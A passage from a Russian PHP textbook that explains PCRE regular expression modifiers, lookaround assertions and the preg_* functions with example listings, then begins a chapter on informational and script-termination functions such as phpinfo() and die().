> Мы рекомендуем вам *всегда явно* указывать один из модификаторов — /s или /m — при работе с любыми функциями. Это позволит сделать скрипты более устойчивыми к ошибкам.

Модификатор /e: выполнение PHP-программы при замене

Последний модификатор, который мы рассмотрим, очень интересен. Он работает только в функции замены preg_replace() и заставляет PHP трактовать второй параметр ("на что заменять"), как код на PHP, результат работы которого подставляется вместо найденного участка.

Например, вы хотите перевести в верхний регистр все HTML-теги в некоторой переменной? Это делает следующий оператор:

```
$str = preg_replace(
  '{(</?)(\w+)(.*?>)}es',       # находим открывающий или закрывающий тег
  "'$1'.strtoupper('$2').'$3'", # переводим в верхний регистр
  $str
);
```

Увы, модификатор /e по своей природе очень несовершенен: он выполняет код уже *после* подстановки значений $1, $2 и т. д. В результате, если, например, внутри тега встретится апостроф, у нас получится некорректный код: ведь '$3' превратится в подстроку, содержащую лишний апостроф. К сожалению, бороться с этим, используя одну лишь функцию preg_replace(), невозможно. На помощь придет процедура preg_replace_callback(), которую мы вскоре рассмотрим *(см. разд. "Замена совпадений" далее в этой главе)*.

На самом деле, предыдущий абзац нуждается в уточнении. Чтобы избежать проблем с апострофами, разработчики PHP предприняли довольно неуклюжую попытку: *перед* подстановкой $1, $2 и т. д. к их содержимому применяется функция addslashes(), которая добавляет слеши перед кавычками и апострофами.

Давайте рассмотрим несколько примеров и убедимся, что даже такое ухищрение разработчиков PHP не ведет ни к чему хорошему.

- Пусть строка подстановки "'head $1 tail'", а $1 содержит "cat's". Тогда после подстановки получим корректный код на PHP: 'head cat\'s tail'. Казалось бы, все хорошо.

- Пусть строка подстановки прежняя, `"'head $1 tail'"`, а `$1` содержит не апостроф, а кавычку: `'cat"s'`. Получившийся код — `'head cat\"s tail'`, а он генерирует строку, содержащую последовательность `\"` (т. к. `\"` в строках, заключенных в апострофы, никак не интерпретируется). Это уже некорректно. Значит, использование такой строки подстановки недопустимо.
- Попробуем поменять строку — будем использовать кавычки внутри апострофов (до этого мы указывали апострофы внутри кавычек). К сожалению, даже написав `'"head $1 tail"'`, мы не избавимся от проблем. Теперь кавычки и апострофы будут обрабатываться правильно, но если в `$1` попадется строка, содержащая доллар, он будет воспринят как имя переменной. Например, при `$1`, равном `'$some'`, получится код `"head $some tail"`, что при выполнении сгенерирует предупреждение: неопределенная переменная `$some`.

Итак, мы видим, что ни один из способов задания строки в программе на PHP не подходит в случае использования модификатора `/e`. Следовательно, данного модификатора лучше избегать, используя вместо него вызов `preg_replace_callback()`.

Модификатор */u*: UTF-8

Данный модификатор переводит регулярные выражения в режим многобайтной кодировки UTF-8, его настоятельно рекомендуется включать для всех операций, связанных с русским текстом: как мы видели в *главе 13*, в отличие от английских символов, под русские символы отводится два байта.

Незахватывающий поиск

Когда некоторое регулярное выражение или его часть внутри круглых скобок совпадает с подстрокой, оно "захватывает" эту подстроку, так что подвыражения, следующие далее, уже ее "не видят". Такое поведение не является обязательным: в PCRE существует целый ряд конструкций, позволяющих сравнивать подстроки без захвата.

Данные конструкции чем-то напоминают мнимые символы `^`, `$` и `\b`. Действительно, они фактически совпадают не с подстрокой, а с *позицией* в строке. Про такую ситуацию говорят: *инструкция имеет нулевую ширину совпадения*, имея в виду тот факт, что, обрамив конструкцию круглыми скобками, мы всегда получим в кармане строку нулевой длины. Нулевую ширину имеют все мнимые символы, а также конструкции, перечисленные далее.

Позитивный просмотр вперед

Пожалуй, самая простая конструкция — это оператор просмотра вперед. Записывается он так (без пробелов):

`(?=`*подвыражение*`)`

На *подвыражение* в скобках не накладываются никакие ограничения: это может быть полноценное регулярное выражение.

Когда в выражении встречается такая конструкция, текущая позиция считается допустимой, если с нее начинается подстрока, совпадающая с подвыражением в скобках. При этом "захвата" символов не происходит, и следующая конструкция будет работать с той же самой позицией в строке, которой только что "дали добро".

Например, рассмотрим регулярное выражение `|(\S+)(?=\s*</)|`. Оно совпадет со словом, сразу после которого идет закрывающий HTML-тег (возможно, с промежуточными пробелами). При этом ни сам тег, ни пробелы в совпадение *не войдут*.

Негативный просмотр вперед

Существует также возможность *негативного* просмотра вперед — проверки, чтобы с текущей позиции *не* начиналось некоторое *подвыражение*. Записывается это так:

`(?!`*подвыражение*`)`

Например, если мы хотим захватить все знаки пунктуации, кроме точки и запятой, то можем использовать регулярное выражение:

```
/
  (?![.,])          # дальше идет НЕ точка и НЕ запятая
  ([[:punct:]]+)    # ...а какая-то другая пунктуация
/x
```

Как видите, конструкцию `(?!...)` удобно использовать для быстрой проверки текущей позиции в регулярном выражении. Этим она очень напоминает инструкцию `continue`, которая "отфильтровывает" неподходящие элементы в цикле.

Позитивный просмотр назад

Просматривать строку без захвата символов можно не только вперед, но и назад. Для этого применяется следующий оператор:

`(?<=`*подвыражение*`)`

Как он работает? Давайте рассмотрим такое регулярное выражение:

```
/
  (?<=<)    # слева идет "<" — начало тега...
  (\w+)     # дальше - имя тега
/x
```

Посмотрим, как оно применяется к строке `"gutten <tag>"`. Анализатор идет по строке, вначале он на букве `g`. Анализатор смотрит, есть ли *слева* от этой позиции символ `<`. Его нет, так что просмотр продолжается — на букве `u`. Так он доходит до буквы `t`, и вот в этот момент оказывается, что слева от нее стоит символ `<`! Квантификатор `+` быстро "докручивает" оставшиеся буквы, и результат — слово `"tag"` — попадает в карман.

Предыдущий абзац может навести на мысль, что внутри `(?<=...)` можно использовать не любые регулярные выражения. Действительно, если там написать, скажем, `"a.*"`, получится, что на каждом шаге анализатор вынужден будет "бегать" по всей подстроке, от начала анализируемой и до текущей позиции, в поисках буквы `a` и любого количества символов после нее. Это недопустимые затраты времени, поэтому на подвыражение внутри оператора просмотра назад налагается одно ограничение: оно должно быть либо фиксированной "ширины", либо же представлять собой *альтернативу*, каждый элемент которой также имеет фиксированную ширину. Например, следующее выражение допустимо:

```
/ (?<= < | \[) (\w+)/x
```

(Пробелы за счет модификатора /x не имеют здесь никакого значения.) А такое уже не работает:

```
/ (?<= <.*?>) (\w+)/x
```

Негативный просмотр назад

Негативный просмотр назад отличается от позитивного только тем, что делает все в точности наоборот. Записывается он так:

```
(?<!подвыражение)
```

Вот пример из документации PHP. Выражение /(?<!foo)bar/ совпадает со строкой "boobar", но не совпадает со строкой "foobar".

Другие возможности PCRE

Мы рассмотрели в этой главе лишь некоторую часть операторов и метасимволов PCRE, доступных программисту. За рамками остались совсем уж редко употребляемые операции, вроде однократных подмасок и условных срабатываний. При желании вы можете прочитать о них в документации Perl (PCRE — это ведь регулярные выражения Perl), а также на сайте PHP (доступен перевод на русский язык): **http://ru.php.net/manual/ru/pcre.pattern.syntax.php**.

Функции PHP

Если вы помните, в самом начале главы мы дали краткое описание функциям preg_match() и preg_replace(), чтобы создавать хоть какие-то примеры кода. Настало время ознакомиться с этими (а также с некоторыми другими) функциями подробнее.

Поиск совпадений

Все функции поиска по регулярному выражению по умолчанию работают в многострочном режиме, как будто бы указан модификатор /m. Рекомендуется явно использовать /s, когда это необходимо.

```
bool preg_match(
  string $pattern,
  string $subject
  [, array &$matches]
  [, int $flags = 0]
  [, int $offset = 0])
```

Как видно из прототипа, функция preg_match() имеет куда более богатые возможности, чем те, что мы использовали до сих пор. Первые три аргумента нам уже хорошо знакомы: это регулярное выражение, строка, в которой производится поиск, а также необязательная переменная, в которую будут записаны все совпадения скобочных выражений внутри $pattern. Функция возвращает 1 в случае обнаружения совпадения и 0 — в противном случае. (Не true и false, а именно 1 или 0.) Если регулярное выражение содер-

жит ошибки (например, непарные скобки), то будет сгенерировано соответствующее предупреждение.

Необязательный параметр *$offset* может указывать позицию, с которой нужно начинать просмотр строки. (Если отсутствует, подразумевается начало.)

Параметр *$flags* на настоящий момент может принимать только одно значение — PREG_OFFSET_CAPTURE. Он заставляет PHP немного изменить формат списка *$matches*: теперь вместе с совпавшим текстом сохраняется также и позиция совпадения в исходной строке. Листинг 20.13 иллюстрирует сказанное.

Листинг 20.13. Использование PREG_OFFSET_CAPTURE. Файл ex12.php

```
<?php ## Использование PREG_OFFSET_CAPTURE
  $st = '<b>жирный текст</b>';
  $re = '|<(\w+).*?>(.*?)</\1>|s';
  preg_match($re, $st, $p, PREG_OFFSET_CAPTURE);
  echo "<pre>"; print_r($p); echo "</pre>";
?>
```

Результат работы этой программы выглядит примерно так:

```
Array(
    [0] => Array(
            [0] => <b>жирный текст</b>
            [1] => 0
       )
    [1] => Array(
            [0] => b
            [1] => 1
       )
    [2] => Array(
            [0] => жирный текст
            [1] => 3
       )
)
```

Как видите, массив $matches по-прежнему содержит несколько элементов, однако если раньше это были обычные строки, то с использованием PREG_OFFSET_CAPTURE — списки из двух элементов: array(*подстрока*, *смещение*).

```
int preg_match_all(
  string $pattern,
  string $subject,
  array &$matches
  [, int $flags = PREG_PATTERN_ORDER]
  [, int $offset = 0])
```

Если функция preg_match() ищет только первое совпадение выражения в строке, то preg_match_all() ищет *все* совпадения. Смысл аргументов почти тот же. Функция возвращает число найденных подстрок (или 0, если ничего не найдено). Если указан необязательный параметр *$offset*, поиск начинается с указанного в нем байта.

Формат результата, который окажется в `$matches` (на этот раз аргумент уже обязателен), существенно зависит от параметра `$flags`, принимающего целое значение (обычно используют константу). Однако в любом случае в `$matches` окажется двумерный массив.

Перечислим возможные константы для параметра `$flags`.

- `PREG_PATTERN_ORDER`

  Список `$matches` содержит элементы, упорядоченные по *номеру открывающей скобки*. Иными словами, к массиву нужно обращаться так: `$matches[B][N]`, где `B` — порядковый номер открывающей скобки в выражении, а `N` — номер совпадения, если их было несколько. Например, в `$matches[0]` будет содержаться список подстрок, полностью совпавших с выражением `$pattern` в строке `$subject`, в `$matches[1]` — список совпадений, которым соответствует первая открывающая скобка (если она есть), и т. д. данный режим подразумевается по умолчанию.

- `PREG_SET_ORDER`

  Нам кажется, что это наиболее интуитивный режим поиска. Список `$matches` оказывается отсортированным по *номеру совпадения*. Иными словами, сколько раз выражение `$expr` совпало в строке `$subject`, столько элементов и окажется в `$matches`. При этом каждый элемент будет иметь точно такую же структуру, как и при вызове обычной функции `preg_match()`, а именно, это список совпавших скобочных выражений (нулевой элемент — все выражение, первый — первая скобка и т. д.). Обращение к массиву организуется так: `$matches[N][B]`, где `N` — порядковый номер совпадения, а `B` — номер скобки.

- `PREG_OFFSET_CAPTURE`

  Это не отдельное значение флага, а просто величина, которую можно прибавить к `PREG_PATTERN_ORDER` или `PREG_SET_ORDER`. Она заставляет PHP возвращать цифровые смещения найденных элементов вместе с их значениями — точно так же, как было описано выше для функции `preg_match()`.

Чтобы познакомиться на практике с различными способами сохранения результата, запустите программу из листинга 20.14.

Листинг 20.14. Различные флаги `preg_match_all()`. Файл match_all.php

```
<?php ## Различные флаги preg_match_all()
  header("Content-type: text/plain");
  $flags = [
    "PREG_PATTERN_ORDER",
    "PREG_SET_ORDER",
    "PREG_SET_ORDER|PREG_OFFSET_CAPTURE",
  ];
  $re   = '|<(\w+).*?>(.*?)</\1>|s';
  $text = "<b>текст</b>  и еще <i>другой текст</i>";
  echo "Строка: $text\n";
  echo "Выражение: $re\n\n";
  foreach ($flags as $name) {
    preg_match_all($re, $text, $mathces, eval("return $name;"));
    echo "Флаг $name:\n";
```

```
    print_r($mathces);
    echo "\n";
  }
?>
```

Данный сценарий использует функцию `eval()`, которая будет описана более подробно в *главе 21*. Это сделано исключительно из соображений лаконичности кода. К сожалению, объем результата, генерируемого данным скриптом, не позволяет вставить его в книгу целиком. Вместо этого приведем фрагмент, соответствующий наиболее полезному флагу — `PREG_SET_ORDER`.

```
Array(
    [0] => Array(
            [0] => <b>текст</b>
            [1] => b
            [2] => текст
       )
    [1] => Array(
            [0] => <i>другой текст</i>
            [1] => i
            [2] => другой текст
       )
)
```

Замена совпадений

Все функции замены по регулярному выражению по умолчанию работают в однострочном режиме, как будто бы указан модификатор `/s`. Рекомендуется явно использовать `/m`, когда это необходимо.

```
mixed preg_replace(
  mixed $pattern,
  mixed $replacement,
  mixed $subject
  [, int $limit = -1]
  [, int &$count])
```

Вкратце действие функции таково: берется регулярное выражение `$pattern`, ищутся все его совпадения в строке `$subject` и заменяются строкой `$replacement`. Перед заменой специальные символы `$0`, `$1` и т. д., а также `\0`, `\1` и т. д. интерполируются: вместо них подставляются подстроки, соответствующие скобочным выражениям внутри `$pattern` (соответственно, "нулевого" уровня — все совпадение, первого уровня — первая открывающая скобка и т. д.). Функция возвращает результат работы.

Если указан параметр `$limit`, то будет произведено не более `$limit` поисков и замен. Это удобно, если, например, нам нужно произвести однократную замену в строке — только первого совпадения. Через необязательный параметр `$count` может быть возвращено количество фактических замен.

Что еще изменилось с момента первого описания этой функции в начале главы? Конечно же, три первых параметра из `string` превратились в `mixed`. То есть они могут быть не

только строками, но и массивами (точнее, списками). Это дает функции поистине колоссальные возможности.

> ***Примечание***
>
> Собственно, семантика аргументов этой функции почти в точности совпадает с семантикой функции `str_replace()`, которую мы рассматривали ранее.

Рассмотрим вначале, что происходит, если `$subject` представляет собой список строк. Нетрудно догадаться: в этом случае замена производится в каждом элементе данного списка, и результат, также в виде списка, возвращается.

Если же `$pattern` является списком регулярных выражений, а `$replacement` — обычной строкой, то все выражения из `$pattern` будут поочередно найдены в `$subject` и заменены фиксированной строкой `$replacement`.

Наконец, если и `$pattern`, и `$replacement` являются списками, тогда PHP действует следующим образом: он попарно извлекает элементы из `$pattern` и `$replacement` и производит замену: `$pattern[$i] => $replacement[$i]`, где `$i` пробегает все возможные значения. Если очередного элемента `$to[$i]` не окажется (массив `$replacement` короче, чем `$pattern`), то произойдет замена пустой строкой.

PHP предоставляет еще одну функцию `preg_filter()`, которая полностью эквивалентна `preg_replace()`, за исключением того, что возвращает только те значения, в которых найдено совпадение регулярного выражения.

Ранее мы говорили, что модификатор `/e` в регулярных выражениях заставляет функцию выполнить заменяемую строку, как код на PHP, и использовать полученный результат для подстановки. Мы также указали на некоторые проблемы модификатора и пообещали их решить. Чем мы сейчас и займемся.

```
mixed preg_replace_callback(
  mixed $pattern,
  callable $callback,
  mixed $subject
  [, int $limit = -1]
  [, int &$count])
```

Вместо того чтобы сразу заменять найденные совпадения строковыми значениями, эта процедура запускает функцию `$callback` и передает ей содержимое карманов. Результат, возвращенный функцией, используется для подстановки.

Давайте напишем полностью корректный код, который переводит все теги в HTML-документе в верхний регистр (листинг 20.15).

Листинг 20.15. Функция `preg_replace_callback()`. Файл replace_callback.php

```
<?php ## Функция preg_replace_callback() в действии
  $str = '<hTmL><bOdY style="background: white;">Hello world!</bOdY></html>';

  $str = preg_replace_callback(
    '{(?<btag></?)(?<content>\w+)(?<etag>.*?>)}s',
```

```
    function ($m) { return $m['btag'].strtoupper($m['content']).$m['etag']; },
    $str);

  echo htmlspecialchars($str);
?>
```

Мы получим такой результат:

```
<HTML><BODY bgcolor="white">Hello world!</BODY></HTML>
```

Как видите, все теги были корректно преобразованы.

В PHP 7 была введена еще более обобщенная функция `preg_replace_callback_array()`, которая имеет следующий синтаксис:

```
mixed preg_replace_callback_array(
  array $patterns_and_callbacks,
  mixed $subject
  [, int $limit = -1]
  [, int &$count])
```

В качестве первого параметра *`$patterns_and_callbacks`* функция принимает ассоциативный массив, ключами которого выступают регулярные выражения, а значениями — функции обратного вызова. Каждая из пар применяется для строки *`$subject`* (допускается также массив строк). Функция возвращает массив с результатами, в которых произведено *`$count`* замен. При необходимости количество замен может быть ограничено параметром *`$limit`*. В листинге 20.16 приводится пример использования функции `preg_replace_callback_array()`.

Листинг 20.16. Функция `preg_replace_callback_array()`. Файл replace_callback_array.php

```
<?php ## Функция preg_replace_callback_array()
  $str = '<hTmL><bOdY>Hello world!</bOdY></html>';

  $str = preg_replace_callback_array(
    [
      '{(?<btag></?)(?<content>\w+)(?<etag>.*?>)}s' => function($m) {
        return $m['btag'].strtoupper($m['content']).$m['etag'];
      },
      '{(?<=>)([^<>]+?)(?=<)}s' => function($m){ return "<strong>$m[1]</strong>"; }
    ],
    $str);

  echo htmlspecialchars($str);
?>
```

Результатом выполнения скрипта будет следующая строчка:

```
<HTML><BODY><strong>Hello world!</strong></BODY></HTML>
```

Простор для творчества с использованием функций `preg_replace_callback()` и `preg_replace_callback_array()` поистине широк. Собственно, они "умеют" все то же,

что умеет preg_replace(). Вот только некоторые вещи, которые можно делать с их помощью:

- автоматически проставлять атрибуты width и height у тегов <img>, полученные в результате перехвата выходного потока скрипта (функции ob_start() и т. д.);
- реализовывать "умную" замену "псевдотегов" с параметрами (например, [font size=10]), что обычно требуется в форумах и гостевых книгах;
- выполнять подстановки PHP-кода в различные шаблоны

и т. д.

Разбиение по регулярному выражению

```
list preg_split(string $expr,
                string $str [,int $limit = -1] [,int $flags = 0])
```

Эта функция очень похожа на функцию explode(). Она тоже разбивает строку $str на части, но делает это, руководствуясь регулярным выражением $expr. А именно те участки строки, которые совпадают с этим выражением, и будут служить разделителями. Параметр $limit, если он задан, имеет то же самое значение, что и в функции explode(): возвращается список не более чем из $limit элементов, последний из которых содержит участок строки от ($limit - 1)-го совпадения до конца строки.

Параметр $flag может принимать перечисленные ниже значения (можно также указывать несколько значений, сложив их или воспользовавшись оператором |).

- PREG_SPLIT_NO_EMPTY

  Из результирующего списка будут удалены элементы, равные пустой строке.

- PREG_SPLIT_DELIM_CAPTURE

  В список будут включены не только участки строк между совпадениями, но также и сами совпадения. Это очень удобно, если где-то ниже в программе необходимо определить, какое именно совпадение вызвало разбиение строки в данной позиции.

- PREG_SPLIT_OFFSET_CAPTURE

  Этот вездесущий флаг делает все то же самое: вместо того, чтобы возвращать массив строк, функция вернет массив *списков*. Каждый такой список — это пара (*подстрока*, *позиция*), где *позиция* — это смещение очередного "кусочка" строки относительно начала $str.

Наверное, вы уже догадались, что функция preg_split() работает гораздо медленнее, чем explode(). Однако она, вместе с тем, имеет впечатляющие возможности, в чем мы очень скоро убедимся. И все же не стоит применять preg_split() там, где прекрасно подойдет explode(). Чаще всего этим грешат программисты, имеющие некоторый опыт работы с Perl, потому что в Perl для разбиения строки на составляющие есть только функция split().

Выделение всех уникальных слов из текста

Представьте, что перед нами некоторый довольно длинный текст в переменной $text. Необходимо выделить из него все слова и оставить из них только уникальные. Резуль-

тат должен быть представлен в виде списка. Решение этой задачи может потребоваться, например, при написании индексирующей поисковой системы на PHP.

Воспользуемся функцией `preg_split()` — листинг 20.17.

Листинг 20.17. Выделение уникальных слов в тексте. Файл uniq.php

```
<?php ## Выделение уникальных слов в тексте
  // Эта функция выделяет из текста в $text все уникальные слова и
  // возвращает их список. В необязательный параметр $nOrigWords
  // помещается исходное число слов в тексте, которое было до
  // "фильтрации" дубликатов.
  function getUniques($text, &$nOrigWords = false)
  {
    // Сначала получаем все слова в тексте
    $words = preg_split("/([^[:alnum:]]|['-])+/s", $text);
    $nOrigWords = count($words);
    // Затем приводим слова к нижнему регистру
    $words = array_map("strtolower", $words);
    // Получаем уникальные значения
    $words = array_unique($words);
    return $words;
  }
  // Пример применения функции
  setlocale(LC_ALL, 'ru_RU.UTF-8');
  $fname = "largetextfile.txt";
  $text = file_get_contents($fname);
  $uniq = getUniques($text, $nOrig);
  echo "Было слов: $nOrig<br />";
  echo "Стало слов: ".count($uniq)."<hr />";
  echo join(" ", $uniq);
?>
```

Данный пример интересен, т. к. имеет довольно большую функциональность при небольшом объеме. Его "сердце" — функции `preg_split()` и `array_unique()`, встроенные в PHP.

> ***Примечание***
>
> Обратите внимание, что в программе нет *ни одного* цикла. Всю работу берут на себя функции PHP. Это еще раз подчеркивает тот факт, что в PHP существуют средства практически на все случаи жизни.

Как вы думаете, сколько в среднем слов отсеется, как дубликаты, в типичном файле? Возьмем, например, файл с диалогами на английском языке, занимающий 55 Кбайт (этот файл имеется в архиве с исходными кодами, доступном на сайте книги). При запуске скрипт рапортует:

```
Было слов: 10342
Стало слов: 1620
```

Как видите, число слов уменьшилось более чем в 6 раз!

Экранирование символов

Ранее мы неоднократно пользовались тем фактом, что спецсимволы вроде `+`, `*` и т. д. необходимо экранировать обратными слешами, если мы хотим, чтобы они потеряли свое "специальное" назначение. Если мы задаем регулярное выражение для поиска в явном виде, никаких проблем нет: мы можем расставить "зубочистки" вручную. Но как быть, если выражение формируется динамически?

string preg_quote(string $*str* [,string $*bound* = NULL])

Функция принимает на вход некоторую строку и экранирует в ней следующие символы:

```
. \ + * ? [ ^ ] $ () { } = ! < > | : -
```

Дополнительно также экранируется символ, заданный в `$bound` (если указан). Как видите, в списке, перечисленном выше, популярный ограничитель `/` не упоминается. Именно его и нужно писать в `$bound` в большинстве случаев.

Давайте рассмотрим пример использования этой функции. Пусть у нас в переменной `$highlight` хранится некоторое слово (или фраза с пробелами). Мы бы хотели выделить эту фразу жирным шрифтом в тексте HTML-страницы (например, это может пригодиться для подсвечивания найденного контекста в результатах поискового скрипта). Задача осложняется тем, что во фразе могут присутствовать пробелы, которым в тексте соответствуют сразу несколько разных пробельных символов. Кроме того, фраза может содержать спецсимволы регулярных выражений, которые необходимо трактовать как обычные знаки.

Следующий фрагмент решает задачу.

```
// Формируем регулярное выражение для поиска.
// Сначала экранируем все спецсимволы.
$re = preg_quote($highlight, "/");
// Затем заменяем пробельные символы на \s+ — это позволит совпадать
// пробелам в $highlight с любыми пробельными символами в $text.
$re = preg_replace('/\s+/', '\\s+', $re);
// Подсвечиваем слово.
echo preg_replace("/($re)/s", '<b>$1</b>', $text);
```

Фильтрация массива

В ОС UNIX существует очень полезная утилита `grep`. Она принимает на свой вход текстовые строки, сверяет каждую из них с некоторым регулярным выражением и печатает только те строки, для которых нашлось совпадение.

В PHP существует похожая функция, и называется она `preg_grep()`.

array preg_grep(string $*expr*, array $*input* [, int $*flags* = 0])

Данная функция возвращает только те строки из массива `$input`, для которых было обнаружено совпадение с регулярным выражением `$expr`. Ключи массива при этом сохраняются.

Параметр `$flags`, если он указан, может принимать одно-единственное значение: `PREG_GREP_INVERT`. Нетрудно догадаться, что оно делает: заставляет функцию "инвертировать" результат работы, т. е. вернуть *несовпавшие* строки из массива `$input`.

В листинге 20.18 приведен скрипт, который распечатывает имена всех файлов в текущем каталоге. Чтобы имя файла попало в распечатку, оно должно начинаться с подстроки "ex", за которой идет цифра. (В архиве с исходными кодами для данной главы таких файлов 12 штук.) Конечно, мы могли бы воспользоваться инструкцией `continue` и функцией `preg_match()`, вызываемой для каждой строки. Однако решение, приведенное ниже, выглядит гораздо изящнее.

Листинг 20.18. Применение `preg_grep()`. Файл grep.php

```
<?php ## Применение preg_grep()
  foreach (preg_grep('/^ex\d/s', glob("*")) as $fn)
    echo "Файл примера: $fn<br />";
?>
```

Примеры использования регулярных выражений

Какая же книга, описывающая (даже вкратце) регулярные выражения, не обходится без примеров... Мы не будем отступать от установленных канонов и приведем еще несколько особенно сложных примеров в дополнение к тем, что уже были упомянуты выше.

Преобразование адресов e-mail

Задача: имеется текст, в котором иногда встречаются строки вида *пользователь@хост*, т. е. e-mail-адреса в обычном формате (или хотя бы большинство таких e-mail). Необходимо преобразовать их в HTML-ссылки.

Решение — в листинге 20.19.

Листинг 20.19. "Активизация" адресов e-mail. Файл email.php

```
<?php ## "Активизация" адресов E-mail
  $text = "Адреса: user-first@mail.ru, second.user@mail.ru.";
  $html = preg_replace(
    '{
      [\w-.]+             # имя ящика
      @
      [\w-]+(\.[\w-]+)*   # имя хоста
    }xs',
    '<a href="mailto:$0">$0</a>',
    $text
  );
  echo $html;
?>
```

Этот пример хоть и не безупречен, но все же преобразует правильно львиную долю адресов электронной почты.

Преобразование гиперссылок

Задача: имеется текст, в котором иногда встречаются подстроки вида *протокол*://*URL*, где *протокол* — один из протоколов **http** или **ftp**, а *URL* — какой-нибудь адрес в Интернете. Нужно заместить их на HTML-эквиваленты `<a href=...>...</a>`.

Решение — в листинге 20.20.

Листинг 20.20. "Активизация" HTML-ссылок. Файл http.php

```
<?php ## "Активизация" HTML-ссылок
  $text = 'Ссылка: (http://thematrix.com), www.ru?"a"=b, http://lozhki.net.';
  echo hrefActivate($text);

  // Заменяет ссылки их HTML-эквивалентами ("подчеркивает ссылки")
  function hrefActivate($text)
  {
    return preg_replace_callback(
      '{
        (?:
          (\w+://)          # протокол с двумя слешами
          |                 # - или -
          www\.             # просто начинается на www
        )
        [\w-]+(\.[\w-]+)*   # имя хоста
        (?: : \d+)?         # порт (не обязателен)
        [^<>"\'()\[\]\s]*   # URI (но БЕЗ кавычек и скобок)
        (?:                 # последний символ должен быть...
            (?<! [[:punct:]] )  # НЕ пунктуационным
          | (?<= [-/&+*]     )  # но допустимо окончание на -/&+*
        )
      }xis',
      function ($p) {
        // Преобразуем спецсимволы в HTML-представление
        $name = htmlspecialchars($p[0]);
        // Если нет протокола, добавляем его в начало строки
        $href = !empty($p[1])? $name : "http://$name";
        // Формируем ссылку
        return "<a href=\"$href\">$name</a>";
      },
      $text
    );
  }
?>
```

Данный код на первый взгляд может показаться сложным, однако, если в нем разобраться, все оказывается "на поверхности". Мы вынуждены использовать дополнительную функцию — `hrefCallback()` — для того, чтобы отследить ситуации, когда в теле ссылки присутствуют кавычки, апострофы и другие символы, недопустимые по стан-

дарту в атрибуте `href` тега `<a>`. Кроме того, только с помощью отдельной функции мы можем одним выражением обрабатывать ситуации, когда префикс **http://** у ссылки не задан, но зато имя сайта начинается с **www**.

Быть или не быть?

Конечно, можно придумать и еще множество примеров использования регулярных выражений. Вы наверняка сможете это сделать самостоятельно — особенно после некоторой практики, которая так важна для понимания этого материала.

Однако мы хотим обратить ваше внимание на то, что во многих задачах как раз не обязательно применять регулярные выражения. Так, например, задачи "поставить слеш перед всеми кавычками в строке" и "заменить в строке все кавычки на `&quot;`" можно и нужно решать при помощи `str_replace()`, а не `preg_replace()` (это существенно — раз в 20 — повысит быстродействие). Не забывайте, что регулярное выражение — некоторого рода "насилие" над компьютером, принуждение делать нечто такое, для чего он мало приспособлен. Этим объясняется медлительность механизмов обработки регулярных выражений, экспоненциально возрастающая с ростом сложности шаблона (а иногда — и с ростом длины строки).

Ссылки

Если вы хотите получить значительно более глубокие знания в области регулярных выражений, стоит, вероятно, прочитать какую-нибудь специализированную литературу на эту тему. Одна из лучших книг — Джеффри Фридла "Регулярные выражения: библиотека программиста"[1] (или английский вариант, "Mastering Regular Expression", сокращенно MRE[2]).

Документация по регулярным выражениям в формате PCRE достаточно хорошо переведена на русский язык. Вы можете ознакомиться с ней на официальном сайте PHP по адресу: **http://ru.php.net/manual/ru/ref.pcre.php**.


Резюме

В данной главе мы изучили большинство возможностей, предоставляемых механизмом обработки регулярных выражений в формате PCRE. В главе было рассказано о синтаксисе регулярных выражений, о разделении всех операторов на управляющие и литеральные. Мы познакомились с понятиями "карманов" и "жадностью" квантификаторов. Научились работать с модификаторами, изменяющими способ работы анализатора выражений, а также с "незахватывающими" конструкциями сопоставления. В конце главы подробно рассмотрены все функции PHP, предназначенные для работы с PCRE, а также приведено несколько особенно сложных примеров регулярных выражений.

---

[1] Фридл Дж. Регулярные выражения: библиотека программиста. — 3-е изд. — СПб.: Символ-Плюс, 2008.

[2] Jeffrey E. F. Friedl. Mastering Regular Expressions. 3rd Edition. — O'Reilly, 2006.



ГЛАВА 21

Разные функции

Листинги данной главы
можно найти в подкаталоге otherfuncs.

Помимо рассмотренных в предыдущих главах функций, PHP имеет огромный спектр самых разнообразных функций. Часть из них, информационная, позволяет управлять работой интерпретатора: останавливать выполнение скрипта, задерживать его выполнение на какое-то время.

Информационные функции

Прежде всего, давайте познакомимся с двумя функциями, одна из которых выводит текущее состояние всех параметров PHP, а вторая — версию интерпретатора.

`int phpinfo()`

Эта функция, которая в общем-то не должна появляться в законченной программе, выводит в браузер большое количество различной информации, касающейся настроек PHP и параметров вызова сценария. Именно в стандартный выходной поток (т. е. в браузер пользователя) печатается:

- версия PHP;
- опции, которые были установлены при компиляции PHP;
- информация о дополнительных модулях;
- переменные окружения, в том числе и установленные сервером при получении запроса от пользователя на вызов сценария;
- значения всех глобальных переменных (в том числе переменных, пришедших из формы — `$_GET`, `$_POST` и т. д.);
- версия операционной системы;
- состояние основных и локальных настроек интерпретатора;
- HTTP-заголовки;
- лицензия PHP.

Как видим, вывод довольно объемист. Воочию в этом можно убедиться, запустив сценарий, представленный в листинге 21.1.

Листинг 21.1. Печать справочной информации о PHP. Файл phpinfo.php

```
<?php ## Печать справочной информации о PHP
  phpinfo();
?>
```

Функция `phpinfo()` в основном применяется при первоначальной установке PHP для проверки его работоспособности. Вероятно, для других целей использовать ее вряд ли целесообразно — слишком уж много информации она выдает.

`string phpversion()`

Функция `phpversion()`, пожалуй, могла бы по праву занять первое место на соревнованиях простых функций, потому что все, что она делает — возвращает текущую версию PHP (например, `"7.0.0beta2"`).

`int getlastmod()`

Завершающая функция этой серии — `getlastmod()` — возвращает время последнего изменения файла, содержащего сценарий. Она не так полезна, как это может показаться на первый взгляд, потому что учитывает время изменения только главного файла, того, который запущен сервером, но не файлов, включенных в него директивой `require` или `include`. Время возвращается в формате UNIX timestamp (т. е. это число секунд, прошедших с 1 января 1970 года до момента модификации файла), и оно может быть затем преобразовано в читаемую форму (листинг 21.2).

Листинг 21.2. Вывод времени последнего изменения скрипта. Файл lastmod.php

```
<?php ## Вывод времени последнего изменения скрипта
  echo "Последнее изменение: ".date("d.m.Y H:i.s.", getlastmod());
  // Выводит что-то вроде 'Последнее изменение: 13.11.2015 23:12.36'
?>
```

Принудительное завершение программы

`void exit()`

Эта функция немедленно завершает работу сценария. Из нее никогда не происходит возврата. Перед окончанием программы вызываются функции-финализаторы, которые скоро будут нами рассмотрены.

`void die(string $message)`

Функция делает почти то же самое, что и `exit()`, только перед завершением работы выводит строку, заданную в параметре *`$message`*. Чаще всего ее применяют, если нужно напечатать сообщение об ошибке и аварийно завершить программу.

